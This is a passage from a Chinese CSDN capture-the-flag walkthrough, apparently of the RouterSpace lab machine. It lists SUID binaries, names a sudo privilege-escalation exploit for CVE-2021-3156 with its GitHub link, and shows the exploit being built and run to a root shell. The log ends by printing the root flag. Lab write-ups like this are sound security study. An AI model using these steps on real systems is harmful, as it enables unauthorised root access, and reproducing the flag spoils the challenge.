-rwsr-xr-x 1 root root 163K Feb 3 2020 /usr/bin/sudo ---> check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 87K Jul 14 2021 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 39K Mar 7 2020 /usr/bin/fusermount
-rwsr-xr-- 1 root messagebus 51K Jun 11 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 15K Jul 8 2019 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 23K May 26 2021 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 463K Jul 23 2021 /usr/lib/openssh/ssh-keysign
CSDN @平凡的学者
```

我们在github上找到了对应的提权漏洞，编号为 CVE-2021-3156。因为不能wget，所以我把里面的内容都一一复制了出来，这是github的地址<https://github.com/mohinparamasivam/Sudo-1.8.31-Root-Exploit>

```
paul@routerspace:~/exploit$ vim Makefile
paul@routerspace:~/exploit$ vim Makefile
paul@routerspace:~/exploit$ vim exploit.c
paul@routerspace:~/exploit$ vim shellcode.c
paul@routerspace:~/exploit$ make
mkdir libnss_x
cc -O3 -shared -nostdlib -o libnss_x/x.so.2 shellcode.c
cc -O3 -o exploit exploit.c
paul@routerspace:~/exploit$ ls
exploit  exploit.c  libnss_x  Makefile  shellcode.c
paul@routerspace:~/exploit$ ./exploit
# id
uid=0(root) gid=0(root) groups=0(root),1001(paul)
# cat /root/root.txt
4adaacda91e20208bb441d0f7ba61503
# █
```

CSDN @平凡的学者